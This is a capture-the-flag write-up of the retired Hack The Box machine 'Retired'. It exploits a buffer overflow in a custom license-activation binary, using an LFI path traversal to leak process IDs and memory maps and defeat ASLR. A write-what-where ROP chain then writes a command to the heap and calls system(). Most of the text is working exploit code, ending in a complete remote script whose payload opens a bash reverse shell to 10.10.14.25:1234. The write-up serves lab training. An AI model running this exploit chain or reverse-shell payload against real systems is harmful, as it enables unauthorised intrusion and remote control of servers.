HTB Retired - Binary Exploitation

Foreword

This paper will be skipping over everything inside this box that's not directly related to the binary exploitation process. I will also be presenting the exploitation process in the *ideal way*; when I did this box I made *lots* of silly mistakes due to my own unpreparedness and ineptitude and those ideas and plans will not be covered.

Situation & Overview

We fuzz a little bit on the web server and find an endpoint `/beta.html`, which presents us with a file uploader. We view the source of the page and observe that the POST request to upload is sent to the endpoint `/activate_license.php`.

There is an LFI vulnerability in the `page` url parameter on `/index.php`. We view the webapp source and see that `activate_license.php` is creating a socket connecting to `127.0.0.1:1337` and writing our file into that socket's TCP Stream.

We want to know what is running on port 1337 and so we view `/proc/sched_debug` and see a custom elf running: `activate_license`. We take its PID and view its memory usage with `/proc/<PID>/maps`. This shows us that its using `libc-2.31.so` as a library. We download these 2 files, and the webapp source from before, and we are ready to explore the elf further.

Searching for a Vulnerability

Immediately we start with `checksec` to get an overview of what kinds of security properties we are working with.

```
➜  binex checksec activate_license
   Arch:     amd64-64-little
   RELRO:    Full RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      PIE enabled
```

The lack of a canary leads us to believe that a Buffer Overflow is likely. NX is enabled so if we find a vulnerability, we will likely be using ROP techniques to build an exploit. PIE being enabled may be problematic. It basically means that all memory will be mapped at random locations and so all our base addresses will be randomised; this will be an issue since our ROP chains will rely on being provided with correct base address(es).

Anyways, we open up `activate_license` in ghidra *(I recommend you do the same right now so you can follow along)*. The `main` function sets up a TCP server on a port provided by `argv[1]` *(this is 1337 on the remote machine)*, and processes all the incoming connections. upon receiving a connection, it forks the process and calls the `activate_license` function with the active connection.

The `activate_license` function takes 2 inputs. The first is 4 bytes long and should be given the number length of the next input. The second input is vulnerable. It takes the number from `msglen` *(the first input)* and reads *that many* bytes into a 512 bytes buffer. Since we control the first input, we can give it any number over 512 and we will be able to overflow the buffer and cause a segmentation fault.

Confirming Vulnerability

Simply typing any 4 numbers into the first input makes the program fail before giving us the opportunity to input into the vulnerable buffer. I looked at `activate_license.php` to see how *it* interacts with it; and it writes data to the TCP stream the following lines:

```
socket_write($socket, pack("N", $license_size));
socket_write($socket, $license);
```

`$licsense_size` is packed into `big endian` format. We hadn't packed it and that's why our attempts to interact with it failed. Knowing this we can create a small fuzzing script that connects to the elf and sends our payloads; *properly formatted*.


```
# crash.py

from pwn import *

payload = cyclic(800)

payload_size = p32(len(payload), endian='big')
final_payload = payload_size + payload

my_process = remote('127.0.0.1', 9090)
info('sending payload')
my_process.sendline(final_payload)
```



I forgot to take off the wallpaper so I'll just roll with it for now

Regardless, we have a crash and have identified the offset to be at 520 bytes, at this point we should review the situation in order see what how we can use this vulnerability.

On a side note, you can observe that even after a crash, the program still accepts and processes connections, confused, I had a small chat with the cherry coke cat who explained that because the process was *forked before* the vulnerable part, we only crash the fork, and the main process continues on like normal. This should not affect our exploit but it explains this odd behaviour.

Potential Paths

The scenario we are in is quite messy, If I had written out everything I had to work with, developing an exploit would have gone *much* more smoothly; so that is what I'll do here.

- *Problems and what they mean for us*
  - PIE is enabled
    - we need to find a way to calculate the base addresses before doing anything cool
  - It goes through the web server, it's listening on localhost
    - We don't interact with it ourselves and this strengthens the idea that we cannot just spawn a shell. We cant type commands into it even if we do!
- *Advantages*
  - LFI

        - we have access to the filesystem

- *Solutions*

    - We can use our LFI to read the memory mapping of the elf, and we can retrieve all the correct base addresses from there.
    - [The never ending problems of local ASLR holes in Linux]()

We have solved the PIE problem, but due to the nature of the setup, we will be forced to get a reverse shell since we wont be able to interact with the shell even if we spawn one. We can brainstorm 2 potential ways:

1. Creating a RWX Segment, writing shellcode into it, and jumping to it
2. Somehow executing a custom command

Script Setup

I wrote some code to brute force the correct PID *(it gets tedious doing it manually)*, and to retrieve the correct addresses using the LFI.

```
from pwn import *
from subprocess import getoutput

# Setup

try: TARGET_IP = __import__('sys').argv[1]
except:
    print(f'usage: python3 exploit.py [target_ip]')
    exit(1)

LFI = f'http://{TARGET_IP}/index.php?page=../../../..'

# Bruteforce PID

progress = log.progress('Getting Remote PID')

for current_pid in range(400, 600):
    my_response = getoutput(f'curl -s {LFI}/proc/{current_pid}/cmdline')
    progress.status(f'{current_pid}')

    if 'activate_license' in my_response:
        REMOTE_PID = current_pid
        break

try: progress.success(f'{REMOTE_PID}')
except:
    progress.failure('No PID Found')
    exit(1)
```

```
# Gather Addresses

log.info(f'Getting Address Mappings')

libc_mapping = getoutput(f'curl -s {LFI}/proc/{REMOTE_PID}/maps | grep libc-
2.31.so').split('-')[0]
libc_mapping = int(libc_mapping, 16)
log.info(f'Found libc base address {hex(libc_mapping)}')

elf_mapping = getoutput(f'curl -s {LFI}/proc/{REMOTE_PID}/maps | grep
activate_license').split('-')[0]
elf_mapping = int(elf_mapping, 16)
log.info(f'Found elf base address {hex(elf_mapping)}')

# Configure ELFs

executable = ELF('activate_license', checksec=False)
executable.address = elf_mapping
context.binary = executable

libc = ELF('libc-2.31.so', checksec=False)
libc.address = libc_mapping
```

Fail - Creating a RWX Segment

After googling about this process, it seemed very cumbersome and there were too many things that could go wrong. I had read these sources and tried poking at this idea, but I abandoned it because it was turning up dead ends.

- MAKE STACK EXECUTABLE AGAIN
- BKP CTF – Complex Calc Writeup

Utilising write-what-where gadgets

This path was much more promising. Googling for potential methods quickly lead me to discover *"write-what-where"*, a ROP technique that allows an attacker to write data into memory addresses.

- Basic ROP Techniques and Tricks

Its a simple concept. The prerequisite requirements are that you must have the following 3 ROP gadgets:

```
pop <register_1>
---
pop <register_2>
```

```
---
mov [<register_1>], <register_2>
```

For an explanation, Ill give this example:

```
mov [r13], r14
```

We place the address we want to write to into `r13`, and the contents we want to write in `r14`.

The square brackets *(were viewing it in Intel syntax)* indicate *dereferencing*. This means that the contents of the second register will be stored in the first register. If we have control over any 2 registers that have a suitable `mov <[register_1]>, <register_2>` gadget, we may achieve an arbitrary write.

If we can find suitable gadgets and find a writable chunk, we can use this technique to write a custom command into memory, and call the system function with its address as an argument.

`system` will know when our command is finished when it finds a *null byte*. That's why in ret2libc's we call `/bin/sh/x00`, the null byte is essential. We will have to make sure our writable area is full of nullbytes already, so we will be overwriting only nullbytes and we wont have to worry about nullbyte terminating the command string ourselves, or overwriting some important information.

I picked the heap as my writable address . `/proc/PID/maps` shows us which segments are writable, and the heap was big enough to store a command string. I crossed my fingers and just hoped it was full of nullbytes and since my exploit eventually worked, I assume it was.

Nevertheless we can get the heaps address very easily:

```
writable_address = getoutput(f'curl -s {LFI}/proc/{REMOTE_PID}/maps | grep
heap').split('-')[0]
writable_address = int(writable_address, 16)
log.info(f'Found writable address {hex(writable_address)}')
```

- [ROP chain generation: a semantic approach]()
  ^ Some guys master thesis that has a good overview regarding the technical aspects of write-what-where

---

Finding Gadgets

I spent an *embarrassing* amount of time grepping for gadgets. Towards the very end I realised that regex would be incredibly useful in here and so using regex completely trivialised the gadget finding process.

```
➜  binex ROPgadget --binary activate_license --binary libc-2.31.so | grep -E ": mov
qword ptr \[...\], ... ; ret"
```

```
0x00000000000008a0eb : mov qword ptr [rax], rdi ; ret
0x00000000000343c7 : mov qword ptr [rax], rdx ; ret
0x000000000014fcc0 : mov qword ptr [rcx], rdx ; ret
0x00000000000a2b26 : mov qword ptr [rdi], rcx ; ret
0x000000000003ace5 : mov qword ptr [rdi], rdx ; ret
0x00000000000603b2 : mov qword ptr [rdi], rsi ; ret
0x000000000034b5c : mov qword ptr [rdx], rax ; ret
0x0000000000118b7d : mov qword ptr [rsi], rdi ; ret
```

Any gadget would work but I just chose the first one. Then I made sure that I could pop those registers, and I found those gadgets aswell.

```
➜  binex ROPgadget --binary activate_license --binary libc-2.31.so | grep ': pop rdi ;
ret\|: pop rax ; ret'

0x000000000003ee88 : pop rax ; ret
0x0000000000026796 : pop rdi ; ret
0x0000000000084bfd : pop rdi ; retf
```

We have everything we need, and are capable of making the arbitrary write.

Writing to Memory

Each *write-what-where* cycle writes 8 bytes, so we have to make sure that the string we are writing is a multiple of 8. `ljust` would be great here in order to round out our command with whitespace but I again just crossed my fingers and skipped this step. I could just have done `string_to_write.ljust(80)` and made the command string is less than 80 chars long but whatever.

I end up splitting the string into a list of 8 chars each and turn them all into bytes *(again, each cycle will be writing 8 bytes)*.

```
command_list = __import__('re').findall('........', string_to_write)
command_list = [bytes(current_command, encoding='utf-8') for current_command in
command_list]
```

Then I looped through this list, placed the writable address inside `rax`, placed the 8 bytes of command inside `rdi`, and called the *write-what-where* gadget to make the write. Then I add 8 to the writable address so that we dont overwrite the string we just wrote, and instead start writing from where we last left off.

I made this into a `write_to_address` function:

```python
# rop_object should be of <class 'pwnlib.rop.rop.ROP'>

def write_to_address(rop_object, address, string_to_write):
    command_list = __import__('re').findall('........', string_to_write)
    command_list = [bytes(current_command, encoding='utf-8') for current_command in 
command_list]

    for current_8_bytes in command_list:
        rop_object.raw([
            rop_object.find_gadget(['pop rax', 'ret'])[0],
            address,
            rop_object.find_gadget(['pop rdi', 'ret'])[0],
            current_8_bytes,
            libc.address + 0x000000000008a0eb # mov qword ptr [rax], rdi ; ret
        ])

        address += 8
```

Great!

A similar write-to-memory function is presented in this presentation. Slide 78.

- [Defeat Exploit Mitigations ROP]()

Local Exploitation

Because I had made a function to write the data, creating the ROP chain was super easy; I just wrote our command into the address, and call `system` with that address to execute it.

```python
CMD = "/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.25/1234'"

rop = ROP([executable, libc])

log.info('Generating Payload')

write_to_address(rop, writable_address, CMD)
rop.system(writable_address)

payload = flat({
        520: rop.chain()
})
```

To exploit locally, all I had to change was the method to obtain the addresses *(I just catted them)*, and the delivery method for the first input *(had to manually send the license_size)*

Remote Exploitation

The delivery method is done via a POST request to `/activate_license.php`. I wrote the following code:

```
from requests import post
log.info('Sending Payload')
post(f'http://{TARGET_IP}/activate_license.php', files={'licensefile': payload})
```

Putting it all together

This is a PDF and so the formatting is all wrong, and the line wraparound makes me want to throw up, but this was my final exploit.

```
# ToBeatElite
# remote.py

CMD = "/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.25/1234'"

from pwn import *
from subprocess import getoutput

def main():

    def write_to_address(rop_object, address, string_to_write):
        command_list = __import__('re').findall('........', string_to_write)
        command_list = [bytes(current_command, encoding='utf-8') for current_command
in command_list]

        for current_8_bytes in command_list:
            rop_object.raw([
                rop_object.find_gadget(['pop rax', 'ret'])[0],
                address,
                rop_object.find_gadget(['pop rdi', 'ret'])[0],
                current_8_bytes,
                libc.address + 0x000000000008a0eb # mov qword ptr [rax], rdi ; ret
            ])

            address += 8

    try: TARGET_IP = __import__('sys').argv[1]
    except:
        print(f'usage: python3 exploit.py [target_ip]')
        exit(1)

    progress = log.progress('Getting Remote PID')

    for current_pid in range(400, 600):
```

```python
        my_response = getoutput(f'curl -s http://{TARGET_IP}/index.php?
page=../../../../proc/{current_pid}/cmdline')
        progress.status(f'{current_pid}')

        if 'activate_license' in my_response:
            REMOTE_PID = current_pid
            break

    try: progress.success(f'{REMOTE_PID}')
    except:
        progress.failure('No PID Found')
        exit(1)

    log.info(f'Getting Address Mappings')

    libc_mapping = getoutput(f'curl -s http://{TARGET_IP}/index.php?
page=../../../../proc/{REMOTE_PID}/maps | grep libc-2.31.so').split('-')[0]
    libc_mapping = int(libc_mapping, 16)
    log.info(f'Found libc base address {hex(libc_mapping)}')

    elf_mapping = getoutput(f'curl -s http://{TARGET_IP}/index.php?
page=../../../../proc/{REMOTE_PID}/maps | grep activate_license').split('-')[0]
    elf_mapping = int(elf_mapping, 16)
    log.info(f'Found elf base address {hex(elf_mapping)}')

    writable_address = getoutput(f'curl -s http://{TARGET_IP}/index.php?
page=../../../../proc/{REMOTE_PID}/maps | grep heap').split('-')[0]
    writable_address = int(writable_address, 16)
    log.info(f'Found writable address {hex(writable_address)}')

    executable = ELF('activate_license', checksec=False)
    executable.address = elf_mapping
    context.binary = executable

    libc = ELF('libc-2.31.so', checksec=False)
    libc.address = libc_mapping

    rop = ROP([executable, libc])

    log.info('Generating Payload')

    write_to_address(rop, writable_address, CMD)
    rop.system(writable_address)

    payload = flat({
        520: rop.chain()
    })

    from requests import post
    log.info('Sending Payload')
    post(f'http://{TARGET_IP}/activate_license.php', files={'licensefile': payload})
```

```python
if __name__ == '__main__': main()
```

Overall, I *do* think that this is a medium box. The technique needed is literally challenge #4 of the ROPemporium, and there is ample resources and documentation on the attack vector. I theorize that people were overreacting on release and malding because they didn't know pwn. Thanks for reading.

2022/05/13 ToBeatElite